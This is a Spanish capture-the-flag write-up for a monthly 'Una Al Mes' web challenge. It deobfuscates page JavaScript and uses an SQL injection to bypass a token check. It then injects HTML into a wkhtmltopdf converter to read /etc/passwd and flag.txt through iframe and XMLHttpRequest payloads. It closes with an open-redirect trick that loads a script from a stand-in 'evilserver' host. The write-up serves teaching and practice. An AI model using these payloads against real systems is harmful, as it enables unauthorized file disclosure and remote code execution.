UAM - Julio

Autor del WriteUp: Raúl Martín

UAM - Julio

Volvemos a la carga con el reto mensual de Una Al Mes, ¿qué troleada nos esperará hoy?

Reconocimiento inicial

Nos encontramos una web en la que podemos registrarnos e iniciar sesión.

Revisando el código de la web vemos el siguiente fragmento de JavaScript ofuscado:

```
document.getElementById("item").focus();
var _0x1e50=
['TOD','log','ish','):\x20','\x20an','int','nic','ow\x20','men','iro','le\x20','ple',
'O(h','the'];
```


```
(function(_0x886df4,_0x1e50a1){var _0x21eb8f=function(_0x40e947){while(--_0x40e947)
{_0x886df4['push'](_0x886df4['shift']());}};_0x21eb8f(++_0x1e50a1);}
(_0x1e50,0x87));var _0x21eb=function(_0x886df4,_0x1e50a1){_0x886df4=_0x886df4-0x0;var
_0x21eb8f=_0x1e50[_0x886df4];return _0x21eb8f;};function hi(){console[_0x21eb('0x6')]
(_0x21eb('0x5')+_0x21eb('0x3')+_0x21eb('0xc')+_0x21eb('0x0')+_0x21eb('0xb')+_0x21eb('
0x8')+'Fin'+_0x21eb('0x7')+_0x21eb('0x9')+'d\x20e'+'nab'+_0x21eb('0x1')+_0x21eb('0x4'
)+'\x20pr'+_0x21eb('0xa')+'\x20im'+_0x21eb('0x2')+_0x21eb('0xd')+'tat'+'ion');}
```

Limpiando y ordenando un poco:


```
var data=
['TOD','log','ish','):\x20','\x20an','int','nic','ow\x20','men','iro','le\x20','ple',
'O(h','the'];
(function(data, index) {
    var reorder = function(index) {
        while (--index) {
            data.push(data.shift());
        }
    };
    reorder(++index);
}(data, 0x87));

// data = "iro,le ,ple,O(h,the,TOD,log,ish,): , an,int,nic,ow ,men"
var getItem = function(index, data) {
    index = index - 0x0;
    var item = data[index];
    return item;
};

function hi() {
    console[getItem('0x6')](getItem('0x5') + getItem('0x3') + getItem('0xc') +
getItem('0x0') + getItem('0xb') + getItem('0x8') + 'Fin' + getItem('0x7') +
getItem('0x9') + 'd\x20e' + 'nab' + getItem('0x1') + getItem('0x4') + '\x20pr' +
getItem('0xa') + '\x20im' + getItem('0x2') + getItem('0xd') + 'tat' + 'ion');
    // "TODO(how ironic): Finish and enable the print implementation"
}
```

Lo que nos dará una pista sobre la existencia del endpoint `/print`

Tras registrarnos e iniciar sesión, accederemos a un ToDo List, donde podemos añadir y eliminar tareas.



Probando varios payloads típicos de STI/XSS no obtenemos resultados, por lo que pasamos al endpoint `/print`.



pero que


Como curiosidad, si hacemos `From Hex` en Cyberchef de la dirección bitcoin `0x7369206375656c61206375656c6120582d44` obtenemos `si cuela cuela X-D`. Baia baia, ya estaba preparando la cartera.

Activando /print


Si intentamos acceder a `/print`, veremos que no tenemos permiso, y nos redirige a `/subscribe`

Probando varias SQLi típicas con una de ellas nos saltamos la validación del token `1" or "1"="1`

Y dándole a imprimir:



¡Ojo! ¡Tenemos texto en cursiva!



Parece que cualquier fragmento HTML será interpretado por el conversor PDF.

El conversor PDF


Descargando el PDF y analizándolo con `exiftools` obtenemos la siguiente información:

```
ExifTool Version Number         : 12.01
File Name                       : document.pdf
Directory                       : .
File Size                       : 15 kB
File Modification Date/Time     : 2020:07:15 16:23:24+02:00
File Access Date/Time           : 2020:07:15 16:23:45+02:00
File Inode Change Date/Time     : 2020:07:15 16:23:27+02:00
File Permissions                : rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Title                           :
Creator                         : wkhtmltopdf 0.12.5
Producer                        : Qt 4.8.7
```

```
Create Date                     : 2020:07:15 14:13:11Z
Page Count                      : 1
Page Mode                       : UseOutlines
```

El campo más interesante es `Creator`, buscando en Google sobre la herramienta `wkhtmltopdf`, vemos que se trata de un conversor HTML a PDF:

- Web: https://wkhtmltopdf.org/
- Versión actual: 0.12.6
- Versión en el servidor: 0.12.5
- Changelog:




Interesante, en la versión que utiliza el servidor parece que podemos leer cualquier fichero. Podemos utilizar diferentes aproximaciones, proponemos dos.

Ruta A: Usando iframe

Si accedemos al servicio `localhost:8000`, nos dirá una pista con la localización de la flag, aunque no es necesario:

```
<iframe src="http://localhost:8000"> </iframe>
```




Por lo que nos quedaria pedir la flag.

```
<iframe src="file:///flag.txt"> </iframe>
```

Y ya estaría resuelto

Flag: `UAM{d03255b2e66affef2fd2c86332a26890}`

Solo quedaria volver a la página de la UAM y enviarla.



Espera un momento...

Si nos fijamos hay un scroll bastante sospechoso.


Probemos a hacer el iframe gigantesco y ver que más nos puede ofrecer.

```
<iframe src="file:///flag.txt" height="10000px"> </iframe>
```

ToDo Bad

- 'hola'
- {{3*3}}
- {{9*'9'}}
- "hola'"
- '"[]{}+_)(*&^%$#@!``~
- *test*
- Todo: The flag is in the root filesystem. Put it somewhere safe
- UAM{d03255b2e66affef2fd2c86332a26890}
- UAM{d03255b2e66affef2fd2c86332a26890}

Seguimos haciendo scroll....



¡Ahora sí!

Flag: `UAM{dfe2e5a16a35044e273ca531939787b8}`

Ruta B: Usando script


En una issue de Github del propio proyecto (https://github.com/wkhtmltopdf/wkhtmltopdf/issues/4536) tenemos un PoC funcional:

```
<!DOCTYPE html>
<html><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">


<body>
```


```
<script>
x=new XMLHttpRequest;
x.onload=function(){
document.write(this.responseText)
};
x.open("GET","file:///etc/passwd");
x.send();
</script>

</body></html>
```

Adaptándolo ligeramente para nuestro caso de uso:

```
<script> x=new XMLHttpRequest; x.onload=function(){ document.write(this.responseText)
}; x.open("GET","file:///etc/passwd"); x.send(); </script>
```




```
<script> x=new XMLHttpRequest; x.onload=function(){ document.write(this.responseText)
}; x.open("GET","file:///flag.txt"); x.send(); </script>
```



Extra! Extra!

En la raíz podemos ver la URL `http://34.253.120.147:1730/redirect?url=%2Fregister`, la cual es un Open Redirect de manual.

Ejemplo: http://34.253.120.147:1730/redirect?url=https://www.youtube.com/watch?v=dQw4w9WgXcQ

Podría haber sido necesaria en caso de que el conversor PDF fuera más estricto o hubiera un WAF que nos eliminara/filtrara el payload antes de pasarselo al conversor, por ejemplo eliminando todas las referencias a páginas externas o bloqueando el protocolo file, algo asi como `if !URL.startsWith('http://34.253.120.147:1730...'`.

Para saltarnos restricciones así, podríamos usar:

```
<script src="http://34.253.120.147:1730/redirect?url=http://evilserver/payload">
</script>
```

y desde nuestro server ejecutar lo que queramos.